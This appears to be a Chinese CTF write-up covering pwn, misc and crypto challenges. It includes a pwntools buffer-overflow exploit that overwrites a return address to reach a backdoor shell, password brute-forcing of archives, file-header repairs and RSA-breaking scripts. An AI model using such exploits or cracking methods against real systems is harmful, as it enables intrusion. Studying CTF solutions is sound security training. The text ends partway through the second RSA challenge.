      65.土间理      66.加藤惠      67.佐仓千代      68.小鸟游六花
      69.友利奈绪      70.平泽唯      71.南梦芽      72.一歧日和
      73.和泉纱雾      74.锦明日海      75.在原七海      76.皆原阳茉莉
      77.鹿岛理理      78.凉宫春日      79.高町奈叶      80.间桐樱(远坂樱)
      81.春埼美空      82.绀 文德斯      83.花小泉杏      84.莲
      85.小路绫      86.九条可怜      87.大宫忍      88.爱丽丝·卡特雷特
      89.战场原黑仪      90.干石抚子      91.东仪白      92.塞西莉亚(白圣女与黑牧师)
      93.琪安娜      94.芽衣      95.爱莉希雅      96.格蕾修
      97.流萤      98.锦木千束      99.井上泷奈      100.鸢一折纸

#) 请输入选项：
31
我不喜欢你！

flag{not_know_this}
```

这题关输入答案是没用的，只会给假flag

```
kuriyama@KitashirakawaTama x + v
1) 你愿意加入网安协会吗?(Y/n)
y
2) 下面的ACG人物中， 哪位角色对25届会长影响最大？

    1.千反田える      2.北白川玉子      3.北白川绫子      4.四宫辉夜
    5.高木同学        6.樱野琉璃梦      7.椎名真白        8.椎名真冬
    9.椎名真昼        10.牧之原翔子     11.樱岛麻衣       12.梓川(花)枫
    13.伊井野弥子     14.花坂结衣       15.绀辻词         16.鹰仓杏铃
    17.鹰仓杏璃       18.玉树樱         19.栗山未来       20.新堂爱
    21.白咲花         22.星野日向       23.姬坂乃爱       24.香风智乃
    25.保登心爱       26.桐间纱路       27.德丽莎        28.高坂穗乃果
    29.南小鸟         30.园田海未       31.矢泽妮可       32.伊莉雅
    33.水濑名雪       34.神尾观铃       35.古河渚        36.枣铃
    37.神北小毬       38.神户小鸟       39.中津静流       40.星野梦美
    41.立华奏         42.五更琉璃       43.新垣绫乃       44.泉此方
    45.逢坂大河       46.雪之下雪乃     47.由比滨结衣     48.一色彩羽
    49.樱之宫莓香     50.绫波丽        51.可儿那由多     52.伊蕾娜
    53.夏娜           54.珈百璃        55.天使真央       56.伊地知虹夏
    57.千代田桃       58.空银子         59.御坂美琴       60.佐天泪子
    61.初春饰利       62.木之本樱       63.大道寺知世     64.惠飞须泽胡桃
    65.土间埋         66.加藤惠        67.佐仓千代       68.小鸟游六花
    69.友利奈绪       70.平泽唯        71.南梦芽        72.一歧日和
    73.和泉纱雾       74.锦明日海       75.在原七海       76.皆原阳茉莉
    77.鹿岛理理       78.凉宫春日       79.高町奈叶       80.间桐樱(远坂樱)
    81.春埼美空       82.绀 艾德斯     83.花小泉杏       84.莲
    85.小路绫        86.九条可怜       87.大宫忍        88.爱丽丝·卡特雷特
    89.战场原黑仪     90.千石抚子       91.东仪白        92.塞西莉亚(白圣女与黑牧师)
    93.琪安娜         94.芽衣          95.爱莉希雅       96.格蕾修
    97.流萤           98.锦木千束       99.井上泷奈       100.鸢一折纸

#) 请输入选项：
19

3) 你喜欢谁捏？：
告诉我你的心意吧：
我自己

kuriyama@KitashirakawaTama: $
```

题目一开始也给了




后门地址

先反编译看看

```
if ( s1[0] && (s1[0] == 89 || s1[0] == 121) )
{
    puts(a2);
    if ( (int)read_line(s1, 1024LL) >= 0 )
    {
        if ( !strcmp(s1, "19") )
        {
            puts(a3);
            func();
        }
        else
        {
            puts(asc_402132);
            puts(flag2);
            puts("\n");
        }
    }
}
```

第二个问题的答案是19（栗山未来）


然后能看到



func下使用了gets，有栈溢出的风险，可以用它进后门函数

用GDB调试

```
gdb ./attachment
b func #打断点
run #这里回答前两个问题
disassemble func#看汇编
```



```
kuriyama@KitashirakawaTama x + v
57. 千代田桃 58. 空银子 59. 御坂美琴 60. 佐天泪子
61. 初春饰利 62. 木之本樱 63. 大道寺知世 64. 惠飞须泽胡桃
65. 土间埋 66. 加藤惠 67. 佐仓千代 68. 小鸟游六花
69. 友利奈绪 70. 平泽唯 71. 南梦芽 72. 一歧日和
73. 和泉纱雾 74. 锦明日海 75. 在原七海 76. 皆原阳茉莉
77. 鹿岛理理 78. 凉宫春日 79. 高町奈叶 80. 间桐樱(远坂樱)
81. 春埼美空 82. 绀 文德斯 83. 花小泉杏 84. 莲
85. 小路绫 86. 九条可怜 87. 大宫忍 88. 爱丽丝·卡特雷特
89. 战场原黑仪 90. 千石抚子 91. 东仪白 92. 塞西莉亚(白圣女与黑牧师)
93. 琪安娜 94. 芽衣 95. 爱莉希雅 96. 格蕾修
97. 流萤 98. 锦木千束 99. 井上泷奈 100. 鸫一折纸

#) 请输入选项:
19

3) 你喜欢谁捏? :

Breakpoint 1, 0x00000000004012c3 in func ()
(gdb) disassemble func
Dump of assembler code for function func:
0x00000000004012bb <+0>: endbr64
0x00000000004012bf <+4>: push %rbp
0x00000000004012c0 <+5>: mov %rsp,%rbp
=> 0x00000000004012c3 <+8>: sub $0x30,%rsp
0x00000000004012c7 <+12>: lea 0xd75(%rip),%rax # 0x402044
0x00000000004012ce <+19>: mov %rax,%rdi
0x00000000004012d1 <+22>: call 0x4010d0 <puts@plt>
0x00000000004012d6 <+27>: mov 0x2da3(%rip),%rax # 0x404080 <stdout@GLIBC_2.2.5>
0x00000000004012dd <+34>: mov %rax,%rdi
0x00000000004012e0 <+37>: call 0x401160 <fflush@plt>
0x00000000004012e5 <+42>: lea -0x30(%rbp),%rax
0x00000000004012e9 <+46>: mov %rax,%rdi
0x00000000004012ec <+49>: mov $0x0,%eax
0x00000000004012f1 <+54>: call 0x401150 <gets@plt>
0x00000000004012f6 <+59>: nop
0x00000000004012f7 <+60>: leave
0x00000000004012f8 <+61>: ret
End of assembler dump.
(gdb) █
```

```
0x00000000004012bb <+0>: endbr64
0x00000000004012bf <+4>: push %rbp ; 保存旧的rbp (8字节)
0x00000000004012c0 <+5>: mov %rsp,%rbp ; 设置新的栈帧
0x00000000004012c3 <+8>: sub $0x30,%rsp ; 分配0x30(48)字节栈空间
...
0x00000000004012e5 <+42>: lea -0x30(%rbp),%rax ; buf地址 = rbp-0x30
0x00000000004012e9 <+46>: mov %rax,%rdi
0x00000000004012ec <+49>: mov $0x0,%eax
0x00000000004012f1 <+54>: call 0x401150 <gets@plt> ; 调用gets
```

- buf 起始地址: `rbp - 0x30` (48字节)
- 到 `rbp` 的距离: `0x30 = 48`字节
- `rbp` 本身占8字节
- 返回地址在 `rbp + 8`
- 总偏移量 = `0x30 + 8 = 0x38` (56字节)

所以可以进行栈溢出了

```
from pwn import *

# p = process("../src/attachment")
p = remote("172.28.52.11", 34098)
p.recvuntil(b"Debug: secret_shell = ")
secret_shell_addr = int(p.recvline().strip(), 16)

p.sendlineafter(b"(Y/n) ", b"Y")
p.sendlineafter("请输入选项: ".encode(), b"19")

p.recvuntil("告诉我你的心意吧: ".encode())
```

```
payload = b"A" * 56 + p64(secret_shell_addr)
p.sendline(payload)

p.interactive()
```

之后执行

```
cat /flag
```

flag到手

pwn3

[NewStarCTF2024-week1-所有WP（勇师傅版）-CSDN博客](#)

对应Real Login

pwn4

[NewStarCTF2024-week1-所有WP（勇师傅版）-CSDN博客](#)

对应Game

pwn5

[NewStarCTF2024-week1-所有WP（勇师傅版）-CSDN博客](#)

对应gdb

Misc

猜数字

 Note

出题人：糖糖毯

两个答案，分别是 0721 和 1145141919810

猜数字2

 Note

出题人：fjsdof

350234

压缩包

 Note

出题人：fjsdof

下载附件，将附件拖入010Editor查看

14 00 01 00	08 00 5A 86	5B 5B 63 8E	74 55 6B 1A	Z†[[cŽtUk.
00 00 9B B6	00 00 09 00	00 00 66 6C	61 67 2E 64	...>Ŧ.....fla
6F 63 78 FD	50 4D 27 ED	57 B1 D9 C9	84 1F 96 74	ocxýPM'íW±ÙÊ„.-t
FF DD C4 FB	1D 0E 0D 22	EB BD 9C 0D	D9 E8 68 EC	ÿÝÄû...\"ë½æ.Ùèì
64 AE 23 71	5B 78 8C 4B	A6 B0 CC D2	EF 39 06 14	d@#q[xŦEK!°Ìòï9..
84 6A 90 BB	DE A0 11 24	AD 62 6A E2	37 F7 63 44	„j.»P .\$.-bjâ7÷cD
8B 35 1C CC	4B DA 91 43	E7 8E 92 52	04 96 1A 92	<5.ÌKÚ'CçŽ'R.-.'
53 9B 29 16	F2 D1 F7 C9	41 DD 2B BB	87 42 4E 51	S>).òÑ÷ÉÁÝ+»‡BNQ
CE BF 25 96	60 23 EC B0	54 65 E5 FE	78 2C 9F 8E	Î¿%-`#i°Teâpx,ŸŽ
D0 78 E8 D0	1B 0F 48 5C	76 18 E9 31	A9 06 B0 C3	ĐxèĐ..H\v.é1©.°Ă
BE 07 B1 B5	4C 0C 79 CD	0F 13 64 D1	FA 39 FF 53	¾.±µL.yÍ..dÑú9ÿS
89 A4 AC 8D	61 CC 59 AF	46 A6 EE 31	97 03 AF BE	‰¤¬.aÏY¯F!î1-.-¾

结合题目名称以及文件名称推测该文件为 zip 类型，在 14 00 01 00 前添加 50 4B 03 04

按下F5对照 zip 文件模板，得到提醒

Unknown ZIP tag encountered. Template stopped.

检查文件末尾

F2 62 B6 D1	4C F3 01 B6	3B AD 26 EA	9B 93 C7 74	òbŦÑLó.Ŧ;-&ê>“Çt
E9 3A 34 3F	00 14 00 01	00 08 00 5A	86 5B 5B 63	é:4?.....Z†[[c
8E 74 55 6B	1A 00 00 9B	B6 00 00 09	00 24 00 00	ŽtUk...>Ŧ....\$. .
00 00 00 00	00 20 00 00	00 00 00 00	00 66 6C 61	fla
67 2E 64 6F	63 78 0A 00	20 00 00 00	00 00 01 00	g.docx..
18 00 D5 8E	BD CB 1E 47	DC 01 00 00	00 00 00 00	..ÖŽ½Ë.GÜ.....
00 00 00 00	00 00 00 00	00 00 50 4B	01 02 3F 00	PK..?.
14 00 01 00	00 00 53 87	5B 5B 92 F2	31 26 63 B0	S‡[['ò1&c°
6E 00 57 B0	6E 00 0A 00	3A 00 00 00	00 00 00 00	n.W°n...:.....
20 00 00 00	92 1A 00 00	B0 A2 C3 D7	E6 AB 2E 7A	... '...°çĂ×æ«.z
69 70 0A 00	20 00 00 00	00 00 01 00	18 00 77 E6	ip..wæ
AF E1 1F 47	DC 01 00 00	00 00 00 00	00 00 00 00	¯á.GÜ.....
00 00 00 00	00 00 75 70	12 00 01 7B	F6 38 07 E9	up...{ö8.é
98 BF E7 B1	B3 E5 A8 85	2E 7A 69 70	50 4B 05 06	~¿ç±³ă”....zipPK..
00 00 00 00	02 00 02 00	CD 00 00 00	33 CB 6E 00	Í...3Ën.
00 00				..

注意到 74 E9 3A 34 与 3F 00 14 00 之间缺失 50 4B 01 02，将 50 4B 01 02 添加至 3F 00 14 00

之前

F2 62 B6 D1	4C F3 01 B6	3B AD 26 EA	9B 93 C7 74	òbŦÑLó.Ŧ;-&ê>“Çt
E9 3A 34 50 4B 01 02 3F	00 14 00 01	00 08 00 5A	86 5B 5B 63	é:4PK..?.....Z
86 5B 5B 63	8E 74 55 6B	1A 00 00 9B	B6 00 00 09	†[[cŽtUk...>Ŧ...
00 24 00 00	00 00 00 00	00 20 00 00	00 00 00 00	.\$.....
00 66 6C 61	67 2E 64 6F	63 78 0A 00	20 00 00 00	.flag.docx.. . . .
00 00 01 00	18 00 D5 8E	BD CB 1E 47	DC 01 00 00	ÖŽ½Ë.GÜ...
00 00 00 00	00 00 00 00	00 00 00 00	00 00 50 4B	PK
01 02 3F 00	14 00 01 00	00 00 53 87	5B 5B 92 F2	..?.....S‡[['ò
31 26 63 B0	6E 00 57 B0	6E 00 0A 00	3A 00 00 00	1&c°n.W°n...:...
00 00 00 00	20 00 00 00	92 1A 00 00	B0 A2 C3 D7	... '...°çĂ×
E6 AB 2E 7A	69 70 0A 00	20 00 00 00	00 00 01 00	æ«.zip..
18 00 77 E6	AF E1 1F 47	DC 01 00 00	00 00 00 00	..wæ¯á.GÜ.....
00 00 00 00	00 00 00 00	00 00 75 70	12 00 01 7B	up...{
F6 38 07 E9	98 BF E7 B1	B3 E5 A8 85	2E 7A 69 70	ö8.é~¿ç±³ă”....zip
50 4B 05 06	00 00 00 00	02 00 02 00	CD 00 00 00	PK.....Í...
33 CB 6E 00	00 00			3Ën...

按下F5对照 zip 文件模板

F2	62	B6	D1	4C	F3	01	B6	3B	AD	26	EA	9B	93	C7	74	òb¶ÑLó.¶;-&ê>“Çt
E9	3A	34	50	4B	01	02	3F	00	14	00	01	00	08	00	5A	é:4PK..?.....Z
86	5B	5B	63	8E	74	55	6B	1A	00	00	9B	B6	00	00	09	†[[cŽtUk...>¶...
00	24	00	00	00	00	00	00	00	20	00	00	00	00	00	00	.\$.....
00	66	6C	61	67	2E	64	6F	63	78	0A	00	20	00	00	00	.flag.docx..
00	00	01	00	18	00	D5	8E	BD	CB	1E	47	DC	01	00	00	ÖŽ%Ě.GÜ...
00	00	00	00	00	00	00	00	00	00	00	00	00	00	50	4B	PK
01	02	3F	00	14	00	01	00	00	00	53	87	5B	5B	92	F2	..?.....S‡[[’ò
31	26	63	B0	6E	00	57	B0	6E	00	0A	00	3A	00	00	00	1&c°n.W°n...:...
00	00	00	00	20	00	00	00	92	1A	00	00	B0	A2	C3	D7	’...°çĂ×
E6	AB	2E	7A	69	70	0A	00	20	00	00	00	00	00	01	00	æ«.zip..
18	00	77	E6	AF	E1	1F	47	DC	01	00	00	00	00	00	00	..wæá.GÜ.....
00	00	00	00	00	00	00	00	00	00	75	70	12	00	01	7B	up...{
F6	38	07	E9	98	BF	E7	B1	B3	E5	A8	85	2E	7A	69	70	ö8.é~¿ç±³ă”....zip
50	4B	05	06	00	00	00	00	02	00	02	00	CD	00	00	00	PK.....Í...
33	CB	6E	00	00	00											3Ěn...

保存文件，修改文件后缀名为 zip

尝试解压文件，发现文件被加密，尝试使用ARCHPR爆破密码

口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	308,451
总计时间	14ms
平均速度(口令/秒)	22,032,214
这个文件的口令	197346
十六进制口令	31 39 37 33 34 36

保存...

确定

得到密码为 197346

解压文件，得到 阿米娅.zip 与 flag.docx 两个文件。尝试解压 阿米娅.zip，发现文件被加密，打开 flag.docx

这里没有 flag

没有发现除这里没有flag之外的信息

解压 flag.docx，查看解压得到的文件，在 core.xml 与 app.xml 中发现隐藏信息

111Tung_Tung_Tung_Sahur 222Amiya

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- 111Tung_Tung_Tung_Sahur -->
<cp:coreProperties
xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-
properties" xmlns:dc="http://purl.org/dc/elements/1.1/"
xmlns:dcterms="http://purl.org/dc/terms/"
xmlns:dcmitype="http://purl.org/dc/dcmitype/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dcterms:created
xsi:type="dcterms:W3CDTF">2025-10-27T08:01:13Z</dcterms:created>
<dc:creator>yhz20</dc:creator><cp:lastModifiedBy>fjsdof</cp:lastModifiedBy>
<dcterms:modified xsi:type="dcterms:W3CDTF">2025-10-
27T08:01:42Z</dcterms:modified></cp:coreProperties>
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- 222Amiya -->
<Properties
xmlns="http://schemas.openxmlformats.org/officeDocument/2006/extended-properties"
xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes">
<Template>Normal.dotm</Template><Pages>1</Pages><Words>0</Words>
<Characters>0</Characters><Lines>0</Lines><Paragraphs>0</Paragraphs>
<TotalTime>0</TotalTime><ScaleCrop>>false</ScaleCrop>
<LinksUpToDate>>false</LinksUpToDate>
<CharactersWithSpaces>0</CharactersWithSpaces><Application>WPS
Office_12.1.0.23125_F1E327BC-269C-435d-A152-05C5408002CA</Application>
<DocSecurity>0</DocSecurity></Properties>
```

使用 111Tung_Tung_Tung_Sahur 222Amiya 尝试对 阿米娅.zip 解压，确认压缩包密码为

111Tung_Tung_Tung_Sahur


解压得到 阿米娅.png，打开图片，发现图片被损坏，在010Editor中查看图片

89 47 4E 50	0D 0A 1A 0A	00 00 00 0D	49 48 44 52	%GNP.....IHDR
00 00 0F F2	00 00 07 80	08 06 00 00	00 67 DD FE	...ò...€.....gÝþ
26 00 00 10	00 49 44 41	54 78 01 EC	FD 77 B4 24	&....IDATx.ìýw' \$
C7 75 EE 89	EE 2F B2 CE	E9 06 68 24	CD 1F 6F BD	Çuî%î/²îé.h\$Í.o½
B7 DE AC 37	6B DE BA 23	69 CD CC BD	92 EE 95 A3	·þ¬7kp°#íÍì½'î•£
11 3D 29 52	F4 DE C2 10	DE 10 34 F0	DE 7B C2 7B	.=)RôþÂ.þ.4ðþ{Â{
0F 12 A0 85	07 01 C2 10	DE 1B 02 20	00 5A 51 A2	Â.þ... .ZQÇ

发现文件头被修改，将 89 47 4E 50 修改为 89 50 4E 47

89 50 4E 47	0D 0A 1A 0A	00 00 00 0D	49 48 44 52	%PNG.....IHDR
00 00 0F F2	00 00 07 80	08 06 00 00	00 67 DD FE	...ò...€.....gÝþ
26 00 00 10	00 49 44 41	54 78 01 EC	FD 77 B4 24	&....IDATx.ìýw' \$
C7 75 EE 89	EE 2F B2 CE	E9 06 68 24	CD 1F 6F BD	Çuî%î/²îé.h\$Í.o½
B7 DE AC 37	6B DE BA 23	69 CD CC BD	92 EE 95 A3	·þ¬7kp°#íÍì½'î•£
11 3D 29 52	F4 DE C2 10	DE 10 34 F0	DE 7B C2 7B	.=)RôþÂ.þ.4ðþ{Â{
0F 12 A0 85	07 01 C2 10	DE 1B 02 20	00 5A 51 A2	Â.þ... .ZQÇ

保存并打开文件



图片中未提取到有用信息，根据之前得到的 111Tung_Tung_Tung_Sahur 与 222Amiya 推测该图片被以 222Amiya 作为密码进行过隐写，使用 222Amiya 解密，得到 flag

```
wpst{w0w_You_F1nd_This_Flag}
```

签到

Note

出题人：fjsdof

使用 wpst{} 包裹 WE1COME_2_WPSTCTF

```
wpst{WE1COME_2_WPSTCTF}
```

超级拼装

Note

出题人：fjsdof

下载附件，尝试解压文件，发现文件 001 被加密，推测其为伪加密，使用010Editor打开 超级拼装.zip

50 4B 03 04	14 00 01 00	08 00 63 6B	5C 5B 07 FC	PK.....ck\[.ü
39 8F 77 47	00 00 F0 4B	00 00 03 00	00 00 30 30	9.wG..öK.....00
31 EC 5A F7	57 53 5F 12	57 41 50 29	D1 2F 4A 11	1îZ÷WS_.WAP)Ń/J.
08 A2 2B 36	7A EF 08 AC	A2 48 B1 D1	3B 08 01 21	.Ç+6zï.-ÇH±Ń;...!
01 05 82 21	04 44 94 A0	34 D7 02 02	D2 44 41 A5	..,!.D" 4×..ÒDA¥
C1 17 C0 2F	22 2C 2A 94	B6 EF D3 6F	7E 07 50 4B	Á.À/" ,*"ŋiÓo~.PK
01 02 3F 00	14 00 01 00	08 00 63 6B	5C 5B 07 FC	..?.....ck\[.ü
39 8F 77 47	00 00 F0 4B	00 00 03 00	24 00 00 00	9.wG..öK....\$....
00 00 00 00	20 00 00 00	00 00 00 00	30 30 31 0A	001.
00 20 00 00	00 00 00 01	00 18 00 C7	5A C5 7E CB	ÇZÅ~È

将 50 4B 03 04 14 00 01 00 修改为 50 4B 03 04 14 00 00 00

将 50 4B 01 02 3F 00 14 00 01 00 修改为 50 4B 01 02 3F 00 14 00 00 00

解压文件，得到文件 001 002 003 004 005

使用010Editor打开 001 002 003 004 005

在 001 中发现 png文件 的标识

在 005 中发现 png 文件的标识

结合题目标题**超级拼装**推测需要将5个文件合并为一个文件

$$\text{wpst}\{\text{ab}3\text{x}7\text{m}1\text{p}9\text{qr}2\text{tn}5\text{wv}8\text{yz}\}$$

`wpst{ab3x7m1p9qr2tn5wv8yz#}` 也可，为出题失误

键盘题

Note

出题人: **fjsdof**

下载附件并打开, 得到如下文本

```
waxd tfbh ij,l 6thu 3wdr 9ilp 5rgy escf
```

根据题目名称, 对照键盘, 发现每四个字符包围着一个字符
全部解密得到 sgkyeotd, 使用 wpst{} 包裹得到 flag

```
wpst{sgkyeotd}
```

Crypto

EZ_RSA

Note

出题人: **fjsdof**

下载附件查看代码

```
from Crypto.Util.number import *
from sympy import *
from random import randint
def get_q(a):
    a = a**2
    count = 0
    for i in range(1, 11111111):
        b = randint(i, 111111111)
        c = randint(1, i)
        if (b % c != 0):
            a += b**11
            count += b**11
    a = nextprime(a)
    return a, count

flag = b'wpst{*****}'
p = getPrime(256)
q, count = get_q(p)
n = p**2 * q
e = 0x10001
m = bytes_to_long(flag)
c = pow(m, e, n)

print(f'n = {n}')
print(f'e = {e}')
print(f'c = {c}')
print(f'count = {count}')
```

```

n =
263325692273529990764933608001912576768683894223240801397241963053238406747647486
860542959198887292947201520748968695086662555778625297496053990188397746575603711
440852824739150330023490017487098028668354448552781346835277830148647321016419212
42129838655929841749615237004574853023426520105800409511837493293
e = 65537
c =
856084025346426780055832468366384466511532118550806966614341345055427341982343251
946913389708276193979428370513330060985376542257719816847115258471043331499689172
465358764453554330026833258326020429242539255691486765783278958787544585871135463
2724411047217802197729174760306134909185889898352591535028426504
count =
296325539314776020070541639523975416623809664620172453697548835492017190057937920
7871615701855434787926773
'''

```

其中 `get_q` 函数用于获取 `q`，观察函数得到 `q` 和 `p` 的关系式

```
q = getPrime(p**2 + count)
```

`n` `e` `c` `count` 的值皆已给出，因此可通过 `n` `p` `q` `count` 的关系解出 `p` 和 `q`，进而恢复明文 `m`

```

q1 = p**2 + count
q可近似为q1，则有
n = p**2 * q = p**2 * (p**2 + count) = p**4 + p**2 * count
n = (p**2 + 1/2 * count)**2 - count**2 * 1/4
进而
p = root(root(n + count**2 // 4, 2) - count // 2, 2)
所得p应比实际p略大或相等

```

根据上述关系可编写脚本恢复 `flag`，脚本如下

```

from Crypto.Util.number import *
from sympy import *
from gmpy2 import *

n =
263325692273529990764933608001912576768683894223240801397241963053238406747647486
860542959198887292947201520748968695086662555778625297496053990188397746575603711
440852824739150330023490017487098028668354448552781346835277830148647321016419212
42129838655929841749615237004574853023426520105800409511837493293
e = 65537
c =
856084025346426780055832468366384466511532118550806966614341345055427341982343251
946913389708276193979428370513330060985376542257719816847115258471043331499689172
465358764453554330026833258326020429242539255691486765783278958787544585871135463
2724411047217802197729174760306134909185889898352591535028426504
count =
296325539314776020070541639523975416623809664620172453697548835492017190057937920
7871615701855434787926773

p12,_ = iroot(n + count**2 // 4, 2)
p1,_ = iroot(p12 - count // 2, 2)

```

```

while True:
    if (isPrime(p1) and n % p1**2 == 0):
        break
    p1 = prevprime(p1)
    if (n % p1**2 == 0):
        break

p = p1
q = n // p**2
phi_n = (p - 1) * (q - 1) * p
d = mod_inverse(e, phi_n)
m = pow(c, d, n)
print(long_to_bytes(m))

```

运行脚本得到 flag 为

```
wpst{Input_This_2_Y0ur_Line}
```

EZ_RSA2

Note

出题人: **fjsdof**

下载附件查看代码

```

from Crypto.Util.number import *
from sympy import *

def get_n(a):
    p = getPrime(a)
    q1 = getPrime(a)
    q2 = getPrime(a)
    n1 = p*q1
    n2 = p*q2
    return n1, n2

flag = b'wpst{*****}'

p = getPrime(1024)
q = getPrime(1024)
n = p * q

n1, n2 = get_n(256)
e = 65537
e1 = getPrime(256)
e2 = getPrime(256)
c1 = pow(e1, e, n1)
c2 = pow(e2, e, n2)

m = bytes_to_long(flag)

c3 = pow(m, e1, n)
c4 = pow(m, e2, n)

